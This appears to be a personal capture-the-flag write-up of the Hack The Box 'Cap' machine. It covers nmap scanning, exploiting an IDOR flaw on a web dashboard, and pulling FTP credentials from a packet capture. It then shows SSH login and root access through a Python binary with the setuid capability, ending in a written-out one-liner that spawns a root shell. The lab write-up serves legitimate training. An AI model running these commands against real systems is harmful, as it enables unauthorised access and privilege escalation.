HTB-Cap-17Dec2023

IP

10.129.40.135

Credentials & Users

Nathan:

Services

21/tcp open ftp vsftpd 3.0.3 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0) 80/tcp open http gunicorn

```
NMAP
r (sw1m⊕kali)-[~/HTB/Cap-17Dec23]
$ sudo nmap 10.129.40.135 -sC -0 -sV -oA Cap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-17 20:34 GMT
Nmap scan report for 10.129.40.135
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
ssh-hostkey:
   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
__ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open http
                    gunicorn
_http-server-header: gunicorn
_http-title: Security Dashboard
| fingerprint-strings:
  FourOhFourRequest:
     HTTP/1.0 404 NOT FOUND
```

```
Server: gunicorn
     Date: Sun, 17 Dec 2023 20:34:28 GMT
     Connection: close
     Content-Type: text/html; charset=utf-8
     Content-Length: 232
      <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
     <title>404 Not Found</title>
     <h1>Not Found</h1>
      The requested URL was not found on the server. If you entered the
URL manually please check your spelling and try again.
   GetRequest:
     HTTP/1.0 200 OK
     Server: gunicorn
     Date: Sun, 17 Dec 2023 20:34:22 GMT
     Connection: close
     Content-Type: text/html; charset=utf-8
     Content-Length: 19386
     <!DOCTYPE html>
      <html class="no-js" lang="en">
      <head>
      <meta charset="utf-8">
      <meta http-equiv="x-ua-compatible" content="ie=edge">
     <title>Security Dashboard</title>
      <meta name="viewport" content="width=device-width, initial-scale=1">
      <link rel="shortcut icon" type="image/png"</pre>
href="/static/images/icon/favicon.ico">
      <link rel="stylesheet" href="/static/css/bootstrap.min.css">
      <link rel="stylesheet" href="/static/css/font-awesome.min.css">
      <link rel="stylesheet" href="/static/css/themify-icons.css">
      <link rel="stylesheet" href="/static/css/metisMenu.css">
      <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
     <link rel="stylesheet" href="/static/css/slicknav.min.css">
     <!-- amchar
   HTTPOptions:
     HTTP/1.0 200 OK
     Server: gunicorn
     Date: Sun, 17 Dec 2023 20:34:22 GMT
     Connection: close
     Content-Type: text/html; charset=utf-8
     Allow: OPTIONS, GET, HEAD
     Content-Length: 0
```

```
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1>Bad Request</h1>
| Invalid HTTP Version &#x27;Invalid HTTP Version:
&#x27;RTSP/1.0&#x27;&#x27;
| </body>
| <html>
```

Webpage

Dashboard Home / Dashboard


	Nathan	
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
Dashboara	Home / Dashboard							Nutrium V
Active Internet connecti								
Proto Recv-Q Send-Q Loca		Foreign Address			Inode	PID/Program name	Timer	
	0.0.53:53	0.0.0.0:*	LISTEN		34313	-	off (0.00/0/0)	
	0.0:22 0.0:80	0.0.0.0:*	LISTEN LISTEN		34745 36402		off (0.00/0/0) off (0.00/0/0)	
	.29.40.135:80	10.10.14.139:40			0		timewait (52.06/0/0)	
	.29.40.135:80	10.10.14.139:43	764 TIME_WAIT		Θ		timewait (28.03/0/0)	
	.29.40.135:80	10.10.14.139:56	_	-	Θ	-	timewait (5.12/0/0)	
	.29.40.135:80	10.10.14.139:40			0	-	timewait (52.06/0/0)	
	.29.40.135:80 .29.40.135:80	10.10.14.139:56 10.10.14.139:40			0	-	timewait (5.14/0/0) timewait (52.15/0/0)	
	.29.40.135:80	10.10.14.139:56			0		timewait (4.12/0/0)	
	.29.40.135:80	10.10.14.139:43			Θ	-	timewait (28.06/0/0)	
	.29.40.135:80	10.10.14.139:46	_		Θ	-	timewait (16.38/0/0)	
•	.29.40.135:80	10.10.14.139:56			0	-	timewait (4.12/0/0)	
	.29.40.135:80 .29.40.135:80	10.10.14.139:46			0	-	timewait (15.46/0/0)	
•	.29.40.135:80	10.10.14.139:56 10.10.14.139:56			0		timewait (4.12/0/0) timewait (5.12/0/0)	
·	.29.40.135:80	10.10.14.139:46	_		Θ		timewait (15.46/0/0)	
	.29.40.135:80	10.10.14.139:43			Θ	-	timewait (28.03/0/0)	
· ·	.29.40.135:80	10.10.14.139:40			Θ	-	timewait (51.06/0/0)	
	.29.40.135:80	10.10.14.139:46			0	-	timewait (15.46/0/0)	
· · · · · · · · · · · · · · · · · · ·	.29.40.135:80 .29.40.135:80	10.10.14.139:43 10.10.14.139:56			0	-	timewait (29.07/0/0) timewait (5.05/0/0)	
	.29.40.135:80	10.10.14.139:36			43733	-	off (0.00/0/0)	
	29.40.135:80	10.10.14.139:56			0	-	timewait (4.12/0/0)	
tcp 0 0 10.1	.29.40.135:80	10.10.14.139:56	018 TIME_WAIT	Θ	Θ	-	timewait (6.12/0/0)	
	.29.40.135:80	10.10.14.139:56			0	-	timewait (4.12/0/0)	
	.29.40.135:80	10.10.14.139:46			0		timewait (16.36/0/0) timewait (52.08/0/0)	
	.29.40.135:80 .29.40.135:80	10.10.14.139:40 10.10.14.139:34	_		0		timewait (52.08/0/0) timewait (36.36/0/0)	
	.29.40.135:80	10.10.14.139:56		-	0		timewait (5.12/0/0)	
tcp 0 1 10.1	.29.40.135:54158	8.8.8.8:53	SYN_SENT	101	43732	-	on (1.64/2/0)	
· ·	.29.40.135:80	10.10.14.139:56			Θ		timewait (6.14/0/0)	
	29.40.135:80	10.10.14.139:43		-	0	-	timewait (28.06/0/0)	
	.29.40.135:80 .29.40.135:80	10.10.14.139:46 10.10.14.139:40			0		timewait (15.46/0/0) timewait (52.05/0/0)	
	.29.40.135:80	10.10.14.139:40	_		0		timewait (52.05/0/0)	
tcp6 0 0:::2		:::*	LISTEN		36208	-	off (0.00/0/0)	
tcp6 0 0:::2	2	:::*	LISTEN	Θ	34756		off (0.00/0/0)	
	0.0.1:45032	127.0.0.53:53	ESTABLISHED		43731	-	off (0.00/0/0)	
	0.0.53:53	0.0.0.0:*			34312		off (0.00/0/0)	
udp 0 00.0. Active UNIX domain socke	0.0:68 ts (servers and est	0.0.0.0:* ablished)		0	31721		off (0.00/0/0)	
Proto RefCnt Flags	Type State		PID/Program name	Path				
unix 2 [ACC]	SEQPACKET LISTENI		-	/run/udev/c	ontrol			
unix 2 [ACC]	STREAM LISTENI		-			orage/multipathd		
unix 3 []	DGRAM	27276	-	/run/system				
unix 2 [ACC] unix 2 [ACC]	STREAM LISTENI STREAM LISTENI		-	/run/system		o.systemd.DynamicUser		
unix 2 [ACC]	STREAM LISTENI		-	/run/lvm/lv				
unix 2 []	DGRAM	27293	-	/run/system				
unix 7 []	DGRAM	27301	-	/run/system	nd/journal/	dev-log		
unix 2 [ACC]	STREAM LISTENI		-	/run/system				
unix 8 []	DGRAM LITSTENT	2,000	-	/run/system				
unix 2 [ACC] unix 2 [ACC]	STREAM LISTENI STREAM LISTENI		-	/var/run/vm /run/dbus/s				
unix 2 [ACC]	STREAM LISTENI		-	/run/snapd.	, – –			
unix 2 [ACC]	STREAM LISTENI		-	/run/snapd-		t		
unix 2 [ACC]	STREAM LISTENI		-	/run/uuidd/				
unix 2 [ACC]	STREAM LISTENI		-			alance1004.sock		
unix 2 [ACC] unix 2 [ACC]	STREAM LISTENI STREAM LISTENI		-	@ISCSIADM_A		MESPACE io.systemd.journal		
unix 2 [ACC]	STREAM LISTENI					lxd/unix.socket		
unix 3 []	DGRAM		-					
unix 3 []	STREAM CONNECT	ED 34178	-	/run/dbus/s	ystem_bus_	socket		
unix 3 []	STREAM CONNECT		-	faur til	untre :	analiak		
unix 3 [] unix 2 []	STREAM CONNECT DGRAM	ED 33944 27600	-	/run/dbus/s	ystem_bus_	SUCKET		
unix 2 [] unix 3 []	STREAM CONNECT			/run/dbus/s	vstem hus	socket		
unix 3 []	STREAM CONNECT		-	/run/system				
unix 3 []	STREAM CONNECT	ED 33569	-	/run/system				
unix 3 []	STREAM CONNECT		-					
unix 3 [] unix 3 []	STREAM CONNECT		-	/run/system	nd/journal/	stdout		
unix 3 [] unix 3 []	STREAM CONNECT STREAM CONNECT							
unix 3 []	STREAM CONNECT		-	/run/system	nd/journal/	stdout		
unix 3 []	DGRAM	28851	-	,				
unix 3 []	STREAM CONNECT		-	/run/system	nd/journal/	stdout		
unix 2 []	DGRAM CONNECT	34298 ED 21527	-					
unix 3 [] unix 3 []	STREAM CONNECT STREAM CONNECT		-					
unix 3 []	STREAM CONNECT		-					
unix 3 []	DGRAM	28854	-					
unix 2 []	DGRAM	28846	-					
unix 3 []	STREAM CONNECT		-					
unix 3 [] unix 3 []	STREAM CONNECT STREAM CONNECT		-	/run/system	nd/iournal/	stdout		
unix 3 [] unix 3 []	STREAM CONNECT		-	, i uni system	/ Jour Hat/	Sedout		
unix 3 []	DGRAM	27603	-					
unix 2 []	DGRAM	31903	-					
unix 2 []	DGRAM	02222	-					
unix 3 []	DGRAM CONNECT	27602	-	/run /nt	d/ie	stdout		
unix 3 [] unix 3 []	STREAM CONNECT DGRAM		-	/run/system	u/journal/	SLUOUT		
unix 3 [] unix 3 []	STREAM CONNECT			/run/system	nd/journal/	stdout		
unix 3 []	STREAM CONNECT			oyocom	. , 50. 110. 67			
unix 3 []	STREAM CONNECT	ED 35354	-					
unix 3 []	STREAM CONNECT		-					
unix 3 []	STREAM CONNECT		2044/sh					
unix 3 [] unix 3 []	STREAM CONNECT STREAM CONNECT		2044/sh -					
unix 3 []	STREAM CONNECT			/run/dbus/s	ystem bus	socket		
unix 3 []	STREAM CONNECT			/run/system	, – –			
unix 3 []	STREAM CONNECT	ED 31223	-	/run/system	nd/journal/	stdout		
unix 3 []	STREAM CONNECT		-	/run/system				
unix 3 []	STREAM CONNECT	ED 34743	-	/run/system	nd/journal/	stdout		


unix 3	[]	STREAM	CONNECTED	34628	-	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	34625	-	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	34144	-	
unix 2	[]	DGRAM		35869	-	
unix 3	ίί	STREAM	CONNECTED	34292	-	
unix 2	Ϊĺ	DGRAM		33940	-	
unix 2	[]	DGRAM		34052	-	
unix 3	[]	DGRAM		31673	-	
unix 2	[]	DGRAM		27609		
unix 2	[]	DGRAM		37588	-	
unix 3	[]	STREAM	CONNECTED	33943	-	/run/dbus/system_bus_socket
unix 3	ij	STREAM	CONNECTED	33942	-	,
unix 3	[]	STREAM	CONNECTED	33722	-	/run/systemd/journal/stdout
unix 3	[]	DGRAM		27277	-	
unix 3	[]	STREAM	CONNECTED	36036	-	
unix 3	[]	STREAM	CONNECTED	32791	-	
unix 3	[]	STREAM	CONNECTED	34502	-	
unix 3	[]	STREAM	CONNECTED	34145	-	/run/dbus/system_bus_socket
unix 2	[]	DGRAM		27655		
unix 3	[]	DGRAM		31671		
unix 3	[]	STREAM	CONNECTED	32212		
unix 3	[]	STREAM	CONNECTED	34146		
unix 3	[]	DGRAM		27278		
unix 3	[]	STREAM	CONNECTED	30980		
unix 3	[]	DGRAM		31672	-	
unix 3	[]	STREAM	CONNECTED	28844	-	
unix 3	[]	STREAM	CONNECTED	34294	-	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	30981	-	/run/systemd/journal/stdout
unix 3	[]	STREAM	CONNECTED	27591	-	
unix 2	[]	DGRAM		31669	-	
unix 3	[]	DGRAM		31674	-	
unix 3	[]	STREAM	CONNECTED	33945	-	/run/dbus/system_bus_socket
unix 2	[]	DGRAM		34951	-	
unix 3	[]	STREAM	CONNECTED	34147	-	/run/dbus/system_bus_socket
unix 3	[]	STREAM	CONNECTED	33811	-	
unix 3	[]	STREAM	CONNECTED	33941	-	

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
Using Burp intruder to check what responses are worth reviewing against the IDOR vulnverability..







CREDS capture in packet via wireshark...



Loggin into FTP with the capture credentials for user nathan..

```
(sw1m® kali)-[~]
$ sudo ftp 10.129.40.135
Connected to 10.129.40.135.
220 (vsFTPd 3.0.3)
Name (10.129.40.135:sw1m): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
sudo ftp nathan@10.129.40.135
Connected to 10.129.40.135.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> id
500 Unknown SITE command.
ftp> pwd
Remote directory: /home/nathan
ftp> ■
```

Loggin into SSH with Nathan's Credentials gives us a little more scope to do damage with..

```
-(sw1m® kali)-[~/HTB/Cap-17Dec23]
 —$ <u>sudo</u> ssh nathan@10.129.41.73
The authenticity of host '10.129.41.73 (10.129.41.73)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.41.73' (ED25519) to the list of known hosts.
nathan@10.129.41.73's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
  System information as of Tue Dec 19 18:16:32 UTC 2023
  System load:
                         0.11
  Usage of /:
                         36.7% of 8.73GB
  Memory usage:
                         20%
  Swap usage:
  Processes:
                         259
  Users logged in:
                         0
  IPv4 address for eth0: 10.129.41.73
  IPv6 address for eth0: dead:beef::250:56ff:fe96:9313
 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ whoami
nathan
```

Exploits

_	Sla Contrar	Security Dasl
#	Name	Potentially Vulnerable?
-		2
1	exploit/linux/local/cve_2021_3493_overlayfs	Attack Yes
2	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	Yes Kali Docs Exploit-I
3	exploit/linux/local/cve_2022_0995_watch_queue	Result Yes
4	exploit/linux/local/docker_cgroup_escape	Yes
5	exploit/linux/local/pkexec	∀ FilYes
6	exploit/linux/local/su_login	Yes
7	exploit/linux/local/sudo_baron_samedit	RequestYes
8	exploit/linux/local/sudoedit_bypass_priv_esc	Yes
e e	xploited by this module	
0		

Linpeas Useful Findins

```
Files with capabilities (limited to 50):

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

The Python bin looks like it can be used to elevate straightforward to a root shell

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# su root
root@cap:/home/nathan# cat /root/root.txt
45851cc0ddb84c52c1479b4bd74cabb4
root@cap:/home/nathan#
```